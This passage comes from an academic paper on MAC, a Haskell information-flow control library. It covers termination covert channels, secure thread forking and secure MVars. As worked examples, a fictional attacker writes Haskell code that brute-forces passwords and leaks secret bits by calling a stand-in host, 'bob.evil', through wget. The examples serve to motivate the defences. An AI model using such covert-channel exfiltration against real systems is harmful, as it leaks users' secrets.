Figure 10. Revised version of $join^{\mathsf{MAC}}$

$\ell_{\mathrm{H}} \sqsubseteq \ell_{\mathrm{H}}$. Interested readers can verify that if $\ell_{\mathrm{H}} \sqsubseteq \ell_{\mathrm{H}}$ is a tautology (as it is the case in **MAC**), the implementation of $slabel$ and $label$ are equivalent in $join^{\mathsf{MAC}}$.

EXAMPLE 6. *Before Bob could deploy his attack, Alice submits the revised version of $join^{\mathsf{MAC}}$. Bob notices that his server only receives requests of the form* `http://bob.evil/bit=ff`. *He realizes that the exception triggered by function $crashOnTrue$ does not propagate beyond the nearest enclosing $join^{\mathsf{MAC}}$. With exceptions no longer being an option to learn secrets, Bob focuses on exploiting one of the classic puzzles in computer science, i.e., the halting problem.*

5. The (Covert) Elephant in the Room

Covert channels are a known limitation for both MAC and IFC systems (Lampson 1973). Generally speaking, they are no more than unanticipated side-effects capable of transmitting information. Given secure systems, there are surely many covert channels present in one way or another. To defend against them, it is a question of how much effort it takes for an attacker to exploit them and how much bandwidth they provide. In this section, we focus on a covert channel which can be already exploited by untrusted code: *non-termination of programs*.

EXAMPLE 7. *Bob knows that termination of programs is difficult to enforce for many analyses. Inspired by his attack on exceptions, he suspects that some information could be leaked if a computation* $MAC\ H$ *loops depending on a secret value. With that in mind, Bob writes the following code.*

Bob

```
attack :: Labeled H String → MAC L ()
attack lpwd = do
  attempt ← wget^MAC "http://bob.evil/start.txt"
  unless (attempt ≡ "skip")
         (forM dict (guess lpwd) ≫ return ())

dict :: [String]
dict = filter (λtry → length try ⩾ 4 ∧ length try ⩽ 8)
       (subsequences "0123456789")

guess :: Labeled H String → String → MAC L ()
guess lpwd try = do
  join^MAC (do
```

```
    proxy (labelOf lpwd)
    pwd ← unlabel lpwd
    when (pwd ≡ try) loop)
  wget^MAC ("http://bob.evil/try=" ++ try)
loop = loop
```

The code launches an attack when Bob's server decides to do so—see variable attempt. Bear in mind that Bob's code introduces an infinite loop, and clearly, it should not be triggered too often in order to avoid detection.

The attack guesses numeric passwords whose lengths are between four and eight characters. For that, the code generates (on the fly) a dictionary of subsequences with the corresponding contents and lengths—see definition for dict. Then, for each generated password (forM dict (guess lpwd)), function guess asserts if it is equal to the password under scrutiny (pwd ≡ try). If so, it loops (see definition of loop); otherwise, it sends Bob's server a message indicating that the guess was incorrect. Since the order of elements in dict is deterministic, Bob can guess the password by inspecting the last received HTTP request. Bob integrates the successful attack into the password manager.

Bob

```
common_pwds wget lpwd =
  attack lpwd ≫ Ex4.common_pwds wget lpwd
```

Despite his success, Bob is not happy about the leaking bandwidth of his attack—in the worst case, it needs to explore the whole space of numeric passwords from length four to length eight. If Bob wants to guess long passwords, the attack is not viable.

In a sequential setting, the most effective manner to exploit the termination covert channel is a brute-force attack (Askarov *et al.* 2008)—taking exponential time in the size (of bits) of the secret. As the example above shows, such attacks consist of iterating over the domain of secrets and producing an observable output at each iteration until the secret is guessed. We remark that most mainstream IFC compilers and interpreters ignore leaks due to termination, e.g., Jif (Myers *et al.* 2001)–based on Java—, FlowCaml (Simonet 2003)—based on Ocaml—, and JSFlow (Hedin *et al.* 2014)—based on JavaScript. In a similar manner, our development of **MAC** ignores termination for sequential programs. The introduction of concurrency, however, increases the bandwidth of this covert channel to the point where it can no longer be neglected (Stefan *et al.* 2012a).

6. Concurrency

MAC is of little protection against information leaks when concurrency is naively introduced. The mere possibility to run (conceptually) simultaneous $MAC\ \ell$ computations provides attackers with new tools to bypass security checks. In particular, freely spawning threads magnifies the bandwidth of the termination covert channel to be linear in the size (of bits) of secrets—as opposed to exponential as in sequential programs[7]. In this section, we focus on providing concurrency while avoiding the termination covert channel.

EXAMPLE 8. *Charlie insists that concurrency is a feature that cannot be disregarded nowadays. In Charlie's eyes, Alice's library should provide a fork-like primitive if she wants* ***MAC*** *to be widely adopted inside the company. Naturally, Alice is under a lot of*

pressure to add concurrency, and as a result of that, she extends the API as follows.

Alice

$$fork^{MAC} :: MAC\ \ell\ () \rightarrow MAC\ \ell\ ()$$
$$fork^{MAC} = io^{TCB}\ .\ forkIO\ .\ run^{MAC}$$

Function $fork^{MAC}$ *spawns the computation given as an argument in a lightweight Haskell thread. In Alice's opinion, this function simply spawns another computation of the same kind, an action which does not seem to introduce any security loop holes.*

After checking the new interface, Bob suspects that interactions between $join^{MAC}$ *and* $fork^{MAC}$ *could compromise secrecy. Specifically, Bob realizes that looping infinitely in a thread does not affect the progress of another one. With that in mind, Bob writes a*

[7] Additionally, concurrency empowers untrusted code to exploit data races to leak information—a covert channel known as *internal timing* (Smith & Volpano 1998). As shown in (Stefan *et al.* 2012a), the same mechanism eliminates both the termination and internal timing covert channel and therefore we do not discuss it any further.

$$fork^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow MAC\ \ell_{\mathrm{H}}\ () \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$
$$fork^{\mathsf{MAC}}\ m = (io^{\mathsf{TCB}}\ .\ forkIO\ .\ run^{\mathsf{MAC}})\ m \gg return\ ()$$

Figure 11. Secure forking of threads

function structurally similar to $crashOnTrue$*, i.e., containing a* $join^{MAC}$ *block followed by a public event.*

Bob

```
loopOn :: Bool → Labeled H Bool → Int → MAC L ()
loopOn try lbool n = do
  join^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ try) loop)
  wget^MAC ("http://bob.evil/bit=" ++ show n
            ++ ";" ++ show (¬ try))
  return ()
```

Function loopOn loops if the secret coincides with its first argument. Otherwise, it sends the value ¬ try to Bob's server. As the next step, Bob takes the attack from Section 4 and modifies function leakBit as follows.

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n =
  fork^MAC (loopOn True lbool n) ≫
  fork^MAC (loopOn False lbool n) ≫
  return ()
```

This function spawns two MAC L-threads; one of them is going to loop infinitely, while the other one leaks the secret into Bob's server. As in Section 4, leaking a single bit in this manner leads to compromising any secret with high bandwidth.

What constitutes a leak is the fact that a non-terminating $MAC\ \ell_H$-action can suppress the execution of subsequently

$MAC\ \ell_{\mathrm{L}}$-events. The reason for the attack is similar to the one presented in Example 5; the difference being that it suppresses subsequent public actions with infinite loops rather than by throwing exceptions. In Example 8, a non-terminating $join^{\mathsf{MAC}}$ (see function $loopOn$) suppresses the execution of $wget^{\mathsf{MAC}}$ and therefore the communication with Bob's server—since Bob can detect the absence of network messages, Bob is learning about Alice's secrets! To safely extend the library with concurrency, we force programmers to decouple computations which depend on sensitive data from those performing public side-effects. To achieve that, we replace $join^{\mathsf{MAC}}$ by $fork^{\mathsf{MAC}}$ as defined in Figure 11. As a result, non-terminating loops based on secrets cannot affect the outcome of public events. Observe that it is secure to spawn computations from more sensitive family members, i.e., $MAC\ \ell_{\mathrm{H}}$, because the decision to do so depends on data at level ℓ_{L}. Although we remove $join^{\mathsf{MAC}}$, family members can still communicate by sharing secure references. Since references obey to the no read-up and no write-down principles, the communication between threads gets automatically secured.

EXAMPLE 9. *To secure* ***MAC****, Alice replaces her version of function* $fork^{MAC}$ *with the one in Figure 11 and removes* $join^{MAC}$ *from the API. As an immediate result of that, function* $loopOn$ *does not compile any longer. The only manner for* $loopOn$ *to inspect the secret and perform a public side-effect is by replacing* $join^{MAC}$ *with* $fork^{MAC}$ *as follows.*

$$\mathbf{type}\ MVar^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (MVar\ a)$$
$$newEmptyMVar^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow$$

```
                                        MAC ℓL (MVar^MAC ℓH a)
newEmptyMVar^MAC = new^TCB newEmptyMVar
takeMVar^MAC :: (ℓL ⊑ ℓH, ℓH ⊑ ℓL) ⇒
                  MVar^MAC ℓL a → MAC ℓH a
takeMVar^MAC = wr^TCB takeMVar
putMVar^MAC :: (ℓL ⊑ ℓH, ℓH ⊑ ℓL) ⇒
                  MVar^MAC ℓH a → a → MAC ℓL ()
putMVar^MAC lmv v = rw^TCB (flip putMVar v) lmv
```

Figure 12. Secure *MVars*

Bob

```
loopOn :: Bool → Labeled H Bool → Int → MAC L ()
loopOn try lbool n = do
  fork^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ try) loop)
  wget^MAC ("http://bob.evil/bit=" ++ show n
            ++ ";" ++ show (¬ try))
  return ()
```

However, this causes both threads spawned by function leakBit to send messages to Bob's server. Thus, it is not possible for Bob to deduce the value of the secret boolean—which effectively neutralizes Bob's attack.

6.1 Synchronization Primitives

Synchronization primitives are vital for concurrent programs. In this section, we describe how to extend **MAC** with $MVar$s—an established synchronization abstraction in Haskell (Peyton Jones *et al.* 1996).

We proceed in a similar manner as we did for references. We consider $MVar$s as labeled resources, where type synonym $MVar^{\mathsf{MAC}}\ \ell\ a$ is defined as $Res\ \ell\ (MVar\ a)$, see Figure 12. Secondly, we obtain secure version of functions $newEmptyMVar :: IO\ (MVar\ a)$, $takeMVar :: MVar\ a \to IO\ a$, and $putMVar :: MVar\ a \to a \to IO\ ()$. Function $newEmptyMVar^{\mathsf{MAC}}$ uses new^{TCB} to create a labeled resource based on $newEmptyMVar$—thus, obeying the no write-down rule. Functions $takeMVar^{\mathsf{MAC}}$ and $putMVar^{\mathsf{MAC}}$ require special attention.

The type signature of $takeMVar$ suggests that this operation only performs a read side-effect. However, its semantics performs more than that. Function $takeMVar$ blocks if the content of the $MVar$ is empty, i.e., it *reads* the $MVar$ to determine if it is empty; otherwise, it atomically fetches the content and empties the $MVar$, i.e., a write side-effect. From the security stand point, we should account for both effects. With that in mind, we introduce the following auxiliary function.

$$wr^{\mathsf{TCB}} :: \ell_{\mathsf{L}} \sqsubseteq \ell_{\mathsf{H}}, \ell_{\mathsf{H}} \sqsubseteq \ell_{\mathsf{L}} \Rightarrow (d\ a \to IO\ a) \to Res\ \ell_{\mathsf{L}}\ (d\ a) \to MAC\ \ell_{\mathsf{H}}\ a$$

$$wr^{\mathsf{TCB}}\ io\ r = write^{\mathsf{TCB}}\ (\lambda\_ \to return\ ())\ r \gg read^{\mathsf{TCB}}\ io\ r$$

This function lifts a superfluous write-only IO-action ($\lambda\_ \to return\ ()$). The read side-effect is indicated by lifting the action given as an argument, i.e., $read^{\mathsf{TCB}}\ io\ r$. The type constraints for wr^{TCB} indicate that operations with read and write effects require labeled resources to have the same security label as the family

member under consideration. Function $takeMVar^{\mathsf{MAC}}$ is defined as $wr^{\mathsf{TCB}}\ takeMVar$—see Figure 12.

Dually, function $putMVar$ blocks if the content of the $MVar$ is not empty, i.e., it *reads* the $MVar$ to see if it is full; otherwise, it atomically writes its argument into the $MVar$, i.e., a write side-effect. Similar to $takeMVar^{\mathsf{MAC}}$, we should account for both effects. Hence, the superfluous read-only IO-action of the form $\lambda\_ \rightarrow return\ \bot$. (It is safe to return $\bot$ since subsequent actions will ignore it.) We introduce the following auxiliary function.

$$rw^{\mathsf{TCB}} :: (\ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}}, \ell_{\mathrm{H}} \sqsubseteq \ell_{\mathrm{L}}) \Rightarrow (d\ a \rightarrow IO\ ()) \rightarrow Res\ \ell_{\mathrm{H}}\ (d\ a) \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$

$$rw^{\mathsf{TCB}}\ io\ r = read^{\mathsf{TCB}}\ (\lambda\_ \rightarrow return\ \bot)\ r \gg write^{\mathsf{TCB}}\ io\ r$$

Function $putMVar^{\mathsf{MAC}}$ is then defined as shown in Figure 12. We remark that GHC optimizes away the superfluous IO-actions from wr^{TCB} and rw^{TCB}, i.e., there is no runtime overhead when indicating read or write effects not captured in the interface of an IO-action.

The types for $takeMVar^{\mathsf{MAC}}$ and $putMVar^{\mathsf{MAC}}$ can be further simplified. The unification of ℓ_{L} and ℓ_{H} obtains that $\ell_{\mathrm{H}} \sqsubseteq \ell_{\mathrm{H}}$ (always holds) which makes it possible to remove all the type constraints—we initially described them to show the derivation of security types based on read and write effects.

7. Final Remarks

MAC is a simple static security library to protect confidentiality in Haskell. The library embraces the no write-up and no read-up rules as its core design principles. We implement a mechanism to safely extend **MAC** based on these rules, where read and write effects are mapped into security checks. Compared with state-of-the-art IFC compilers or interpreters for other languages, **MAC** offers a

feature-rich static library for protecting confidentiality in just a few lines of code (192 SLOC[8]). We take this as an evidence that abstractions provided by Haskell, and more generally functional programming, are amenable for tackling modern security challenges. For brevity, and to keep this work focused, we do not cover relevant topics for developing fully-fledged secure applications on top of **MAC**. However, we briefly describe some of them for interested readers.

Declassification As part of their intended behavior, programs intentionally release private information—an action known as *declassification*. There exists many different approaches to declassify data (Sabelfeld & Sands 2005).

Richer label models For simplicity, we consider a two-point security lattice for all of our examples. In more complex applications, confidentiality labels frequently contain a description of the *principals* (or actors) who own and are allowed to manipulate data (Myers & Liskov 1998; Broberg & Sands 2010). Recently, Buiras et al. (Buiras *et al.* 2015) leverage the (newly added) GHC feature *closed type families* (Eisenberg *et al.* 2014) to model DC-labels, a label format capable to express the interests of several principals (Stefan *et al.* 2011a).

Safe Haskell The correctness of **MAC** relies on two Haskell's features: *type safety* and *module encapsulation*. GHC includes language features and extensions capable to break both features. Safe Haskell (Terei *et al.* 2012) is a GHC extension that identifies a subset of Haskell that subscribes to type safety and module encapsulation. **MAC** leverages SafeHaskell when compiling untrusted code.

Acknowledgments I would like to thank Amit Levy, Niklas Broberg, Josef Svenningsson, and the anonymous reviewers for their helpful comments. This work was funded by DARPA CRASH under contract #N66001-10-2-4088, and the Swedish research agencies VR and the Barbro Osher Pro Suecia foundation.

References

Askarov, A., Hunt, S., Sabelfeld, A., & Sands, D. (2008). Termination-insensitive noninterference leaks more than just a bit. *Proc. of the European symposium on research in computer security (ESORICS '08)*. Springer-Verlag.

Bell, David E., & La Padula, L. (1976). *Secure computer system: Unified exposition and multics interpretation*. Tech. rept. MTR-2997, Rev. 1. MITRE Corporation, Bedford, MA.

Broberg, N., & Sands, D. (2010). Paralocks: Role-based information flow control and beyond. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '10)*. ACM.

Buiras, P., Vytiniotis, D., & Russo, A. (2015). HLIO: Mixing static and dynamic typing for information-flow control in Haskell. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '15)*. ACM.

Denning, D. E., & Denning, P. J. (1977). Certification of programs for secure information flow. *Communications of the ACM*, **20**(7), 504–513.

Devriese, D., & Piessens, F. (2011). Information flow enforcement in monadic libraries. *Proc. of the ACM SIGPLAN workshop on types in language design and implementation (TLDI '11)*. ACM.

Eisenberg, R. A., Vytiniotis, D., Peyton Jones, S., & Weirich, S. (2014).

[8] Number obtained with the software measurement tool SLOCCount

Closed type families with overlapping equations. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '14)*. ACM.

Goguen, J.A., & Meseguer, J. (1982). Security policies and security models. *Proc of IEEE Symposium on security and privacy*. IEEE Computer Society.

Hedin, D., Birgisson, A., Bello, L., & Sabelfeld, A. (2014). JSFlow: Tracking information flow in JavaScript and its APIs. *Proc. of the ACM symposium on applied computing (SAC '14)*. ACM.

Hritcu, C., Greenberg, M., Karel, B., Peirce, B. C., & Morrisett, G. (2013). All your IFCexception are belong to us. *Proc. of the IEEE symposium on security and privacy*. IEEE Computer Society.

Lampson, B. W. (1973). A note on the confinement problem. *Communications of the ACM*, **16**(10).

Li, P., & Zdancewic, S. (2006). Encoding information flow in Haskell. *Proc. of the IEEE Workshop on computer security foundations (CSFW '06)*. IEEE Computer Society.

Myers, A. C., & Liskov, B. (1998). Complete, safe information flow with decentralized labels. *Proc. of the IEEE symposium on security and privacy*. IEEE Computer Society.

Myers, A. C., Zheng, L., Zdancewic, S., Chong, S., & Nystrom, N. (2001). *Jif: Java Information Flow*. `http://www.cs.cornell.edu/jif`.

Peyton Jones, S., Gordon, A., & Finne, S. (1996). Concurrent Haskell. *Proc. of the ACM SIGPLAN-SIGACT symposium on principles of programming languages (POPL '96)*. ACM.

Russo, A., Claessen, K., & Hughes, J. (2008). A library for light-weight information-flow security in Haskell. *Proc. ACM SIGPLAN symposium on Haskell (HASKELL '08)*. ACM.

Sabelfeld, A., & Sands, D. (2005). Dimensions and Principles of Declassification. *Proc. IEEE computer security foundations workshop (CSFW*

'05).

Simonet, V. (2003). *The Flow Caml system*. Software release at `http://cristal.inria.fr/~simonet/soft/flowcaml/`.

Smith, G., & Volpano, D. (1998). Secure information flow in a multi-threaded imperative language. *Proc. ACM symposium on principles of programming languages (POPL '98)*.

Stefan, D., Russo, A., Mazières, D., & Mitchell, J. C. (2011a). Disjunction category labels. *Proc. of the Nordic conference on information security technology for applications (NORDSEC '11)*. Springer-Verlag.

Stefan, D., Russo, A., Mitchell, J. C., & Mazières, D. (2011b). Flexible dynamic information flow control in Haskell. *Proc. of the ACM SIGPLAN Haskell symposium (HASKELL '11)*.

Stefan, D., Russo, A., Buiras, P., Levy, A., Mitchell, J. C., & Maziéres, D. (2012a). Addressing covert termination and timing channels in concurrent information flow systems. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '12)*. ACM.

Stefan, D., Russo, A., Mitchell, J. C., & Mazières, D. (2012b). Flexible dynamic information flow control in the presence of exceptions. *Arxiv preprint arxiv:1207.1457*.

Swamy, N., Guts, N., Leijen, D., & Hicks, M. (2011). Lightweight monadic programming in ML. *Proc. of the ACM SIGPLAN international conference on functional programming (ICFP '11)*. ACM.

Terei, D., Marlow, S., Peyton Jones, S., & Mazières, D. (2012). Safe Haskell. *Proc. of the ACM SIGPLAN Haskell symposium (HASKELL '11)*. ACM.

Tsai, T. C., Russo, A., & Hughes, J. 2007 (July). A library for secure multi-threaded information flow in Haskell. *Proc. IEEE computer security foundations symposium (CSF '07)*.